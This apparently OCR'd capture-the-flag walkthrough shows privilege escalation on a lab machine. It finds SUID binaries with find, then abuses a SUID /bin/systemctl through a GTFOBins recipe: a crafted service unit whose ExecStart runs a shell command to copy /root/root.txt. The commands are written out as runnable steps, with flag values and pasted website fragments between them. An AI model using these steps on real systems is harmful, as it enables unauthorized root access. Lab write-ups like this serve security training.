


After cd into bill, we get user.txt. The file gives us a hash value, this is our user flag:

8bd7992fbe8a6ad22a63361004cfcedb

PRIVILEGE ESCALATION

To work with a more stable shell, I will generate a TTY shell using Hack-tool extension



python -c 'import pty; pty.spawn("/bin/bash")'


Running this SUID command to locate SUID files on the system:

find / -user root -perm -4000 -exec ls -ldb {} \;

```
find: '/var/tmp/systemd-private-ce91ddb0693948fda08ce8a4b6821c30-systemd-timesyncd.service-kPmNwg': Permission denie
d
find: '/var/tmp/systemd-private-ce91ddb0693948fda08ce8a4b6821c30-systemd-resolved.service-d9dZvj': Permission denied
find: '/var/lib/snapd/cookie': Permission denied
find: '/var/lib/snapd/void': Permission denied
find: '/var/lib/snapd/cache': Permission denied
find: '/var/lib/private': Permission denied
find: '/var/lib/update-notifier/package-data-downloads/partial': Permission denied
find: '/var/lib/samba/usershares': Permission denied
find: '/var/lib/samba/private/msg.sock': Permission denied
find: '/var/lib/samba/winbindd_privileged': Permission denied
find: '/var/lib/polkit-1': Permission denied
find: '/var/lib/ubuntu-advantage/apt-esm/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/AccountsService/users': Permission denied
find: '/var/lib/php/sessions': Permission denied
find: '/var/snap/lxd/common/shmounts': Permission denied
find: '/var/snap/lxd/common/ns': Permission denied
find: '/var/snap/lxd/common/lxd': Permission denied
find: '/var/spool/cron/atspool': Permission denied
find: '/var/spool/cron/atjobs': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/spool/rsyslog': Permission denied
-rwsr-xr-x 1 root root 67816 Apr  9  2024 /bin/su
-rwsr-xr-x 1 root root 55528 Apr  9  2024 /bin/mount
-rwsr-xr-x 1 root root 39144 Apr  9  2024 /bin/umount
-rwsr-xr-x 1 root root 996584 Jun 17  2024 /bin/systemctl
-rwsr-xr-x 1 root root 39144 Mar  7  2020 /bin/fusermount
find: '/tmp/snap-private-tmp': Permission denied
find: '/tmp/systemd-private-ce91ddb0693948fda08ce8a4b6821c30-systemd-resolved.service-uvEbzg': Permission denied
find: '/tmp/systemd-private-ce91ddb0693948fda08ce8a4b6821c30-systemd-logind.service-tbHmbh': Permission denied
find: '/tmp/systemd-private-ce91ddb0693948fda08ce8a4b6821c30-systemd-timesyncd.service-nJnxpf': Permission denied
find: '/sys/kernel/tracing': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/sys/fs/pstore': Permission denied
find: '/sys/fs/bpf': Permission denied
find: '/sys/fs/fuse/connections/53': Permission denied
-rwsr-xr-x 1 root root 180753 Apr  5 15:10 /snap/snapd/24505/usr/lib/snapd/snap-confine
find: '/snap/snapd/24505/var/lib/snapd/void': Permission denied
find: '/snap/core20/2582/etc/ssl/private': Permission denied
find: '/snap/core20/2582/root': Permission denied
-rwsr-xr-x 1 root root 85064 Feb  6  2024 /snap/core20/2582/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Feb  6  2024 /snap/core20/2582/usr/bin/chsh
-rwsr-xr-x 1 root root 88464 Feb  6  2024 /snap/core20/2582/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Apr  9  2024 /snap/core20/2582/usr/bin/mount
-rwsr-xr-x 1 root root 44784 Feb  6  2024 /snap/core20/2582/usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Feb  6  2024 /snap/core20/2582/usr/bin/passwd
-rwsr-xr-x 1 root root 67816 Apr  9  2024 /snap/core20/2582/usr/bin/su
-rwsr-xr-x 1 root root 166056 Apr  4  2023 /snap/core20/2582/usr/bin/sudo
```

Output for the command

Out of all the one that stands out the most is /bin/systemctl



Now we need to bypass the privilege to gain access of the root flag

Head over to - https://gtfobins.github.io/

GTFOBins

☆ Star 12,079

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Search among 390 binaries: <binary> +<function> ...

Binary	Functions
7z	File read, Sudo

Once in the website, click on SUID and search for “systemctl” on the page

stdbuf	Shell, SUID, Sudo
strace	Shell, File write, SUID, Sudo
strings	File read, SUID, Sudo
sysctl	Command, File read, SUID, Sudo
systemctl	SUID, Sudo
tac	File read, SUID, Sudo
tail	File read, SUID, Sudo
taskset	Shell, SUID, Sudo
tbl	File read, SUID, Sudo
tclsh	Shell, Non-interactive reverse shell, SUID, Sudo
tee	File write, SUID, Sudo
terraform	File read, SUID, Sudo

Now we will run the following commands onto the shell:

.. / systemctl

☆ Star 12,079

SUID | Sudo

SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Commands:
We will be running this command one by one

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF



Now we will redirect to /tmp directory

There we will find the output folder which contains the root flag:

A58ff8579f0a9270368d33a9966c7fd5